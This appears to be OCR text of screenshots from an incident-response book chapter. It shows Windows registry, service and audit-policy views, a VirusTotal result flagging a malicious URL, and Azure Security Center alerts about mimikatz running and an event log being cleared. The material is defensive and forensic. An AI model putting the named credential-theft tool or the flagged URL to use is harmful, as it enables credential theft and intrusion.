
Name	Type	Data
(Default)	REG_SZ	(value not set)
Address	REG_DWORD	0x00000004 (4)
Capabilities	REG_DWORD	0x00000010 (16)
ClassGUID	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}
CompatibleIDs	REG_MULTI_SZ	USBSTOR\Disk USBSTOR\RAW GenDisk
ConfigFlags	REG_DWORD	0x00000000 (0)
ContainerID	REG_SZ	{422ae5be-5d49-599c-9bf0-d80d636363d7}
DeviceDesc	REG_SZ	@disk.inf,%disk_devdesc%;Disk drive
Driver	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}\0011
FriendlyName	REG_SZ	USB DISK 2.0 USB Device
HardwareID	REG_MULTI_SZ	USBSTOR\Disk_____USB_DISK_2.0____DL07 USBST...
Mfg	REG_SZ	@disk.inf,%genmanufacturer%;(Standard disk drives)
Service	REG_SZ	disk



System Information
File Edit View Help
System Summary
Hardware Resources
Components
Software Environment
System Drivers
Environment Variables
Print Jobs
Network Connections
Running Tasks
Loaded Modules
Services
Program Groups
Startup Programs
OLE Registration
Windows Error Reporting
Display Name | Name | State | Start M... | Service... | Path | Error C... | Start N... | Tag...
ActiveX Installer (AxInstSV) | AxInstSV | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k axinstsvgroup | Normal | LocalSy... | 0
Adobe Acrobat Update Service | AdobeARMservice | Ru... | Auto | Own Pr... | "c:\program files (x86)\common files\adobe\arm\1.0\armsvc.exe" | Ignore | LocalSy... | 0
Adobe Active File Monitor V14 | AdobeActiveFileMonit... | Ru... | Auto | Own Pr... | c:\program files\adobe\elements 14 organizer\photoshopelementsfile... | Ignore | LocalSy... | 0
AllJoyn Router Service | AJRouter | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k localservicenetworkrestricted | Normal | NT AU... | 0
AMD External Events Utility | AMD External Events U... | Ru... | Auto | Own Pr... | c:\windows\system32\atiesrxx.exe | Normal | LocalSy... | 0
App Readiness | AppReadiness | Ru... | Manual | Share ... | c:\windows\system32\svchost.exe -k appreadiness | Normal | LocalSy... | 0
Application Identity | AppIDSvc | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k localservicenetworkrestricted | Normal | NT Aut... | 0
Application Information | Appinfo | Ru... | Manual | Share ... | c:\windows\system32\svchost.exe -k netsvcs | Normal | LocalSy... | 0
Application Layer Gateway Service | ALG | Sto... | Manual | Own Pr... | c:\windows\system32\alg.exe | Normal | NT AU... | 0
Application Management | AppMgmt | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k netsvcs | Normal | LocalSy... | 0
AppX Deployment Service (AppXSVC) | AppXSvc | Ru... | Manual | Share ... | c:\windows\system32\svchost.exe -k wsappx | Normal | LocalSy... | 0
Auto Time Zone Updater | tzautoupdate | Sto... | Disabled | Share ... | c:\windows\system32\svchost.exe -k localservice | Normal | NT AU... | 0
Background Intelligent Transfer Ser... | BITS | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k netsvcs | Normal | LocalSy... | 0
Background Tasks Infrastructure Ser... | BrokerInfrastructure | Ru... | Auto | Share ... | c:\windows\system32\svchost.exe -k dcomlaunch | Normal | LocalSy... | 0
Base Filtering Engine | BFE | Ru... | Auto | Share ... | c:\windows\system32\svchost.exe -k localservicenonetwork | Normal | NT AU... | 0
BitLocker Drive Encryption Service | BDESVC | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k netsvcs | Normal | localSy... | 0
Block Level Backup Engine Service | wbengine | Sto... | Manual | Own Pr... | "c:\windows\system32\wbengine.exe" | Normal | localSy... | 0
Bluetooth Driver Management Serv... | BcmBtRSupport | Sto... | Auto | Own Pr... | c:\windows\system32\btwrsupportservice.exe | Normal | LocalSy... | 0
Bluetooth Handsfree Service | BthHFSrv | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k localserviceandnoimpersonation | Normal | NT AU... | 0
Bluetooth Support Service | bthserv | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k localservice | Normal | NT AU... | 0
BranchCache | PeerDistSvc | Sto... | Manual | Share ... | c:\windows\system32\svchost.exe -k peerdist | Normal | NT AU... | 0
Certificate Propagation | CertPropSvc | Ru... | Auto | Share ... | c:\windows\system32\svchost.exe -k netsvcs | Normal | LocalSy... | 0
Find what:
Find
Close Find
Search selected category only
Search category names only



Administrator: Command Prompt
C:\>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
Security System Extension No Auditing
System Integrity Success and Failure
IPsec Driver No Auditing
Other System Events Success and Failure
Security State Change Success
Logon/Logoff
Logon Success
Logoff Success
Account Lockout Success
IPsec Main Mode No Auditing
IPsec Quick Mode No Auditing
IPsec Extended Mode No Auditing
Special Logon Success
Other Logon/Logoff Events No Auditing
Network Policy Server Success and Failure
User / Device Claims No Auditing
Group Membership No Auditing
Object Access
File System No Auditing



Search or scan a URL, IP address, domain, or file hash
3 engines detected this URL
URL
http://nfe.correiowebmail.com.br/dhsdfhsdhdshp.php
Host
nfe.correiowebmail.com.br
Last analysis
2017-06-23 11:09:55 UTC
3 / 65
Detection
Details
Community
BitDefender
Malware
Fortinet
Malware
Sophos AV
Malicious



Security alerts
Filter
4
3
2
1
0
29 Sun
5 Sun
12 Sun
HIGH SEVERITY
2
MEDIUM SEVERITY
4
LOW SEVERITY
1
DESCRIPTION
COUNT
DETECTED BY
ENVIRONMENT
DATE
STATE
SEVERITY
NEW
Security incident with shared process detect...
1
Microsoft
Azure
11/14/17
Active
High
NEW
Suspicious process executed
3
Microsoft
Non-Azure
11/15/17
Active
High
NEW
Suspicious process name detected
2
Microsoft
Non-Azure
11/15/17
Active
Medium


Security incident with shared process detected
Incident Detected
Investigation not available
DESCRIPTION
The incident which started on 2017-11-14 22:29:13 UTC and recently detected on 2017-11-16 00:34:08 UTC indicates that an attacker has abused resource in your resource MVAVMONPrem
DETECTION TIME
Tuesday, November 14, 2017 4:29:13 PM
SEVERITY
High
STATE
Active
ATTACKED RESOURCE
MVAVMONPrem
SUBSCRIPTION
Visual Studio Enterprise
[redacted]
DETECTED BY
Microsoft
ENVIRONMENT
Azure
Alerts included in this incident
DESCRIPTION
COUNT
DETECTION TIME
ATTACKED RESOURCE
SEVERITY
Antimalware Action Taken
4
11/14/17 04:29 PM
MVAVMONPrem
Low
Suspicious process name detected
2
11/15/17 12:21 PM
MVAVMONPrem
Medium
Suspicious Process Execution Activity Detected
1
11/15/17 12:21 PM
MVAVMONPrem
Medium
Suspicious process executed
3
11/15/17 12:21 PM
MVAVMONPrem
High
Notable events included in this incident
DESCRIPTION
COUNT
DETECTION TIME
ATTACKED RESOURCE
Potentially suspect behaviour reported as extra cont...
2
11/15/17 12:19 PM
MVAVMONPrem
An event log was cleared
1
11/15/17 12:21 PM
MVAVMONPrem



Suspicious process name detected
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Analysis of host data on MVAVMONPREM detected a process whose name is suspicious, for example corresponding to a known attacker tool or named in a way that is suggestive of attacker tools that try to hide in plain sight. This process could be legitimate activity, or an indication that one of your machines has been compromised.
DETECTION TIME
Wednesday, November 15, 2017 12:21:12 PM
SEVERITY
Medium
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
ACCOUNT SESSION ID
0x3d3214
PARENT PROCESS
cmd.exe
SUSPICIOUS PROCESS
c:\temp\tools\mimi\x64\mimikatz.exe
REMEDIATION STEPS
Review with MVAVMONPREM\EMSAdmin the suspicious process in this alert to see if you recognise this as a legitimate binary that you expect to be running on MVAVMONPREM. If not, Escalate the alert to the information security team.


Suspicious Process Execution Activity Detected
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Analysis of host data has detected a sequence of one or more processes running on MVAVMONPREM that have historically been associated with malicious activity. While individual commands may appear benign the alert is scored based on an aggregation of these commands. This could either be legitimate activity, or an indication that one of your machines has been compromised.
DETECTION TIME
Wednesday, November 15, 2017 12:21:12 PM
SEVERITY
Medium
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
REMEDIATION STEPS
Review with the owner of account 'MVAVMONPREM\EMSAdmin' each of the individual command lines in this alert to see if you recognise them as legitimate administrative activity. If not, Escalate the alert to the information security team.


Suspicious process executed
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe' was running on the machine.'
DETECTION TIME
Wednesday, November 15, 2017 12:21:12 PM
SEVERITY
High
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
ACCOUNT LOGON ID
0x3d3214
DOMAIN NAME
MVAVMONPREM
PARENT PROCESS
cmd.exe
PARENT PROCESS ID
3464
PROCESS ID
5212
USER NAME
EMSAdmin
USER SID
S-1-5-21-3530110996-1287965346-2161999582-1001
REPORTS
Report: Hacker tool executed
REMEDIATION STEPS
1. Run Process Explorer and try to identify unknown running processes (see https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx)
2. Escalate the alert to the information security team
3. Make sure the machine is completely updated and has an updated anti-malware application installed
4. Run a full anti-malware scan and verify that the threat was removed
5. Install and run Microsoft's Malicious Software Removal Tool (see https://www.microsoft.com/en-us/download/malicious-software-removal-tool-details.aspx)
6. Run Microsoft's Autoruns utility and try to identify unknown applications that are configured to run at login (see https://technet.microsoft.com/en-us/sysinternals/bb963902.aspx)



Potentially suspect behaviour reported as extra context for other...
MVAVMONPREM
Investigate
Run playbooks
DESCRIPTION
Analysis of host data on MVAVMONPREM suggests that the following extra context may be relevant to the investigation of other alerts present on this host. The information below should be reviewed in conjunction with these other alerts to determine whether the overall pattern of activity is legitimate or not.
DETECTION TIME
Wednesday, November 15, 2017 12:19:42 PM
SEVERITY
Notable event
STATE
Active
ATTACKED RESOURCE
MVAVMONPREM
SUBSCRIPTION
Visual Studio Enterprise
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Non-Azure
RESOURCE TYPE
Non-Azure Resource
ACCOUNT SESSION ID
0x3e7
SUSPICIOUS PROCESS
c:\windows\system32\rundll32.exe
SUSPICIOUS BEHAVIOUR
Launches rundll32.exe
REMEDIATION STEPS
Review the command line in this alert with MVAVMONPREM$ in conjunction with other alerts on this host to confirm that the overall activity is legitimate and expected on MVAVMONPREM. If not, escalate the alert to the information security team.



Investigation path
Investigation
Suspicious process name det...
Security incident with shar...
11/14/2017 3:40 PM — 11/16/2017 3:40 PM (2 days)
mvavmonprem\emsadmin
Suspicious process name det...
Investigation
Security incident with shar...
mvavmonprem




Computer	Provider	AlertTitle	AlertType	AlertSeverity	Description
MVAVMONPREM	Detection	Suspicious process executed	ProcessCreationKnownHackerTools	High	Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe'…
MVAVMONPREM	Detection	Suspicious process executed	ProcessCreationKnownHackerTools	High	Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe'…
MVAVMONPREM	Detection	Suspicious process executed	ProcessCreationKnownHackerTools	High	Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe'…


Chapter 14: Recovery Process



